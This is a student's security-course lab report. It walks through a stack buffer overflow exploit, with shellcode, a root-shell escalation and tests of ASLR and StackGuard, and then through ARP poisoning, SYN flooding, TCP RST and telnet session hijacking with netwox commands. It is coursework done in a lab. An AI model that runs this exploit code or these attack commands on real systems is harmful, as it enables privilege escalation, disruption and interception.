Report of IERG 4130 Lab Two

- WANG Xianbo
- 1155047126

Declaration

I declare that the assignment here submitted is original except for source material explicitly acknowledged, and that the same or related material has not been previously submitted for another course. I also acknowledge that I am aware of University policy and regulations on honesty in academic work, and of the disciplinary guidelines and procedures applicable to breaches of such policy and regulations, as contained in the website http://www.cuhk.edu.hk/policy/academichonesty/

Name: WANG Xianbo

Student ID: 1155047126

Buffer Overflow Vulnerability Lab

Task 1: Exploiting the Vulnerability

To exploit this buffer overflow vulnerability, we need to determine the location of `return address` in stack at first. Then we can adjust our input and rewrite the `return address` to any address we want, thus we can control the program counter and point it to our shellcode.

First of all, the stack after calling `bof()` should be like this:

```
------------
 buffer[12] |  (low addr )
------------
 saved %ebp |
------------
 ret addr   |
------------
 str        |
------------
 ...        |  (high addr)
------------
```

By calculation, we guess that the 13th ~ 16th bytes of `str` will overwrite `saved EBP` in stack and the 17th ~ 20th bytes of `str` will overwrite the `return address`.

Let's verify our calculation by experiment. For convenience, we change the code a little to be able to control input as argument of program. We change `stack.c` as follows:

```c
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
```

```
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    //bof(str);
    bof(argv[1]);
    printf("Returned Properly\n");
    return 1;
}
```

Then we use `gdb` to inspect its stack with/without buffer overflow.

```
seed@seed-desktop:~/lab/2$ gcc -o stack -fno-stack-protector stack.c -g
seed@seed-desktop:~/lab/2$ gdb stack
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) r `python -c 'print "A"*11'`
Starting program: /home/seed/lab/2/stack `python -c 'print "A"*11'`
Returned Properly

Program exited with code 01.
(gdb) r `python -c 'print "A"*15'`
Starting program: /home/seed/lab/2/stack `python -c 'print "A"*15'`
Returned Properly

Program exited with code 01.
(gdb) r `python -c 'print "A"*16'`
Starting program: /home/seed/lab/2/stack `python -c 'print "A"*16'`

Program received signal SIGSEGV, Segmentation fault.
0x0804b008 in ?? ()
```

```
(gdb) r `python -c 'print "A"*19'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/seed/lab/2/stack `python -c 'print "A"*19'`

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
(gdb) info reg ebp
ebp            0x41414141   0x41414141
(gdb) info reg eip
eip            0x414141 0x414141
(gdb)
```

We see that the result is exactly what we expected.

The rest of work is simple. Our shellcode occupies 18 bytes, so we simply set 17th ~ 20th bytes in `badfile` . With noticing that the start address of `buffer[12]` is `0xbffff49c` , we can write `exploit.c` as follows:

```
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
```

```
  "\xb0\x0b"
  "\xcd\x80"
  ;

  void main(int argc, char **argv)
  {
      char buffer[517];
      FILE *badfile;
      /* Initialize buffer with 0x90 (NOP instruction) */
      memset(&buffer, 0x90, 517);
      /* You need to fill the buffer with appropriate contents here */
      long addr = 0xBFFFF4B0;
      long *ptr = (long *) (buffer + 16);
      *ptr = addr;
      memcpy(buffer + 20, shellcode, sizeof(shellcode)-1);
      /* Save the contents to the file "badfile" */
      badfile = fopen("./badfile", "w");
      fwrite(buffer, 517, 1, badfile);
      fclose(badfile);
  }
```

Then test with following commands:

```
$ gcc -o exploit exploit.c
$ ./exploit
$ gcc -fno-stack-protector -o stack stack.c
$ sudo chown root:root stack
$ sudo chmod 4755 stack
$ ./stack
```

Out of our expectation, we got a segmentation fault.

We test it again in `gdb`, we see the shell prompt and it works.

After some research, we found the reason is that program may have different envirenment arguments

when running in `gdb`, which leads to different memory offset.

There's different solutions to this problem. For example, we can make sure the environment variable are the same inside/outside `gdb`, or we can change source code of `stack.c` and print the `ESP`, then hard code it into the exploit. Here, however, we use a smarter method. Since we can control 517 bytes in the stack after `buffer[12]`, we can simply put shellcode at the tail and leave a large space of `0x90`, then we overwrite `Return Address` loosely to be some address between `buffer + 20` and the entry point of the shellcode.

Now, `exploit.c` looks like this:

```
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
```

```
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    long addr = 0xBFFFF5FF;
    long *ptr = (long *) (buffer + 16);
    *ptr = addr;
    memcpy(buffer + 480, shellcode, sizeof(shellcode)-1);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Then we test again:

```
$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
```

To gain a root shell, we write this code:

```
void main()
{
    setuid(0);
    system("/bin/sh");
}
```

Save it as `root.c` and test again:

```
$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
# gcc -o root root.c
# ./root
```

```
# id
uid=0(root) gid=1000(seed)
```

Task 2: Protection in `/bin/bash`

To study the protection scheme in `/bin/bash`, we link `/bin/sh` back to `/bin/bash` and run our vulnerable program. It performs as follows:

```
$ ./stack
sh-3.2$ id
uid=1000(seed) gid=1000(seed)
```

We see that `eid` is dropped by `bash`. We can no longer get root shell.

To work around this, we simply call `setuid(0)` in our shellcode. The new `setuid && execve` shellcode is:

```
const char shellcode[]= "\x31\xdb"
            "\x8d\x43\x17"
            "\x99"
            "\xcd\x80"
            "\x31\xc9"
            "\x51"
            "\x68\x6e\x2f\x73\x68"
            "\x68\x2f\x2f\x62\x69"
            "\x8d\x41\x0b"
            "\x89\xe3"
            "\xcd\x80";
```

This time we can get root shell successfully:

```
seed@seed-desktop:~/lab/2$ ./stack
root@seed-desktop:/home/seed/lab/2# id
uid=0(root) gid=1000(seed)
```

Task 3: Address Randomization

After address randomization is turned on, our exploit will not work every time. We try it for multiple times with a while loop:

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

We count the output and found that after 387 times of trying, the exploit succeed.

To bypass ASLR, it's possible to use the famous `jmp esp` technique.

We find some non-ASLR modules and search for the instruction `jmp esp` and overwrite `Return Address` to be the address of this `jmp esp` .

It actually has a lot more details and also exists other method of bypassing it. In this report, we will skip the demonstration of these for simplicity.

Task 4: Stack Guard

We compile `stack.c` with stack guard enabled.

```
$ gcc -o stack_guarded stack.c
$ ./stack_guarded
*** stack smashing detected ***: ./stack_guarded terminated
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb8022da8]
```


```
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb8022d60]
./stack_guarded[0x8048513]
[0x90909090]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 8703       /home/seed/lab/2/stack_guarded
08049000-0804a000 r--p 00000000 08:01 8703       /home/seed/lab/2/stack_guarded
0804a000-0804b000 rw-p 00001000 08:01 8703       /home/seed/lab/2/stack_guarded
089ac000-089cd000 rw-p 089ac000 00:00 0          [heap]
b7f08000-b7f15000 r-xp 00000000 08:01 278049     /lib/libgcc_s.so.1
b7f15000-b7f16000 r--p 0000c000 08:01 278049     /lib/libgcc_s.so.1
b7f16000-b7f17000 rw-p 0000d000 08:01 278049     /lib/libgcc_s.so.1
b7f24000-b7f25000 rw-p b7f24000 00:00 0
b7f25000-b8081000 r-xp 00000000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b8081000-b8082000 ---p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b8082000-b8084000 r--p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b8084000-b8085000 rw-p 0015e000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b8085000-b8088000 rw-p b8085000 00:00 0
b8094000-b8097000 rw-p b8094000 00:00 0
b8097000-b8098000 r-xp b8097000 00:00 0          [vdso]
b8098000-b80b4000 r-xp 00000000 08:01 278007     /lib/ld-2.9.so
b80b4000-b80b5000 r--p 0001b000 08:01 278007     /lib/ld-2.9.so
b80b5000-b80b6000 rw-p 0001c000 08:01 278007     /lib/ld-2.9.so
bfea1000-bfeb6000 rw-p bffeb000 00:00 0          [stack]
Aborted
```

The program was aborted because stack smashing is detected. The attack is successfully prevented by stack guard.

Attack Lab: Attacks on TCP/IP Protocols

Lab Environment

Lab networks structure:



Task 1: ARP cache poisoning

We use `Machine 1` as attacker's machine, `Machine 2` as victim's machine. In this task, we will demonstrate an ARP poisoning attack to update victim's ARP table, pointing gateway's IP to attacker's MAC.

The logic behind is that victim will accept ARP response and update its own ARP table accordingly even if it didn't request it.

We use `netwox` to send fake ARP response and use `wireshark` to sniff packets.

Tool 33 of `netwox` is used and parameters are set as follows:

```
$ netwox 33 --device "wlan0" --eth-src 68:17:29:6c:44:bd --eth-dst 18:cf:5e:f6:c7:41
--eth-type 2054 --arp-op 2 --arp-ethsrc 68:17:29:6c:44:bd --arp-ipsrc 192.168.1.1
--arp-ethdst 18:cf:5e:f6:c7:41 --arp-ipdst 192.168.1.111
Ethernet_____________________________________________________________.
| 68:17:29:6C:44:BD->18:CF:5E:F6:C7:41 type:0x0806                    |
|_____________________________________________________________________|
ARP Reply____________________________________________________________.
| this answer : 68:17:29:6C:44:BD 192.168.1.1                         |
| is for      : 18:CF:5E:F6:C7:41 192.168.1.111                       |
```

```
|_____________________________________________________________________|
```

In Wireshark, we observe a new record:

```
68:17:29:6c:44:bd  18:cf:5e:f6:c7:41   ARP 42  192.168.1.1 is at 68:17:29:6c:44:bd
```

Which means an ARP response is sent to victim from attacker's machine saying that gateway's IP address binds to attacker's MAC.

During this attack, we notice the change of ARP table on victim's machine.

Before sending fake ARP response:

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   5c:f9:dd:00:1b:9d   C                     wlan0
```

After ARP response sent:

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   68:17:29:6C:44:BD   C                     wlan0
```

It's obvious that the ARP record of gateway on victim's machine is already poisoned. Now, all packages send from victim's machine to outside network will go to attacker's machine (fake gateway). We can verify it by executing `ping 8.8.8.8` and sniff on attacker's machine to see if this ICMP package goes through it.

However it was observed that after running above command on victim's machine, the ARP record was updated to be the correct one. Since time is limited, I will not research this problem into details in this lab.

Task 3: SYN Flooding Attack

First we inspect related settings on our victim's machine (192.168.1.111)

```
$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
$ sysctl -q net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
```

It means that the size of queue is 128 and the SYN cookie mechanism is enabled.

First of all, we turn the SYN cookie mechanism off and perform SYN Flooding Attack using `netwox` tool 76 using following command:

```
sudo netwox 76 --dst-ip 192.168.1.111 --dst-port 80
```

We see in Wireshark on attacker's side that a lot of SYN packages were sent to victim. However, in Wireshark of victim's side, no SYN packages were received. Consequently, no SYN-ACK was observed on both sides. This strange behavior happened with both SYN cookie mechanism turned on or off. My personal guess is that there exists some defense mechanism on my router and the SYN flooding packages were all filtered.

Task 4: TCP RST Attacks on `telnet` and `ssh` Connections.

TCP reset will instantly stop a TCP connection, thus it can be employed to perform DOS attack. Suppose there are two victim machines connecting each other via `telnet` or `ssh` , the attack can then forge the TCP packet from one side and set RST bit to `1` . This will terminate their connection and cause DOS.

In `netwox` , tool 78 is used for this type of attack.

First, we use `putty` on Machine 3 (192.168.1.146) to connect to Machine 2 (192.168.1.111) using `ssh`. After connecting successfully, we deploy TCP RST attack on attacker's machine `192.168.1.209` with following command:

```
netwox 78 --device "wlan0" --ips "192.168.1.111"
```

Then we stroke a key in ssh client, instantly, we observed that the `ssh` disconnected, saying that

```
Read from remote host 192.168.1.111: Connection reset by peer
Connection to 192.168.1.111 closed.
```

Also, in Wireshark on Machine 3, we see a TCP RST from 192.168.1.111, which

Then we connect to Machine 3 (192.168.1.146) from Machine 2 (192.168.1.111) using `telnet`. Again, we perform TCP RST Attack.

```
netwox 78 --device "wlan0" --ips "192.168.1.146"
```

We see that the telnet disconnected immediately.

Task 7: TCP Session Hijacking

TCP Session Hijacking attack will intercept TCP session between 2 machines and hijack it. Take `telnet` as an example, since the authentication is at the beginning of the TCP connection, attacker can hijack TCP session and gain access and insert commands.

We use tool 40 of `netwox` to perform the attack, with Machine 2 (192.168.1.111) connecting to Machine 3 (192.168.1.146) via telnet. Also, we run Wireshark to sniff the packages, thus we can get TCP sequence numbers, TCP window size and source port numbers.

Run following command on attacker's machine (192.168.1.209)

```
$ netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 192.168.1.111
--ip4-dst 192.168.1.146 --tcp-src 36415 --tcp-dst 23 --tcp-seqnum 3984031423
--tcp-acknum 2000881597 --tcp-ack --tcp-window 30720 --tcp-data "7077640a00"
```

Then in Wireshark we see that the `telnet` server has accept our package and run the malicious command.

Investigation

- **ISN** is highly random and not predictable
- **TCP** window size is mostly around 30000 for `telnet`
- **Source port** is random, but will increase based on previous TCP port.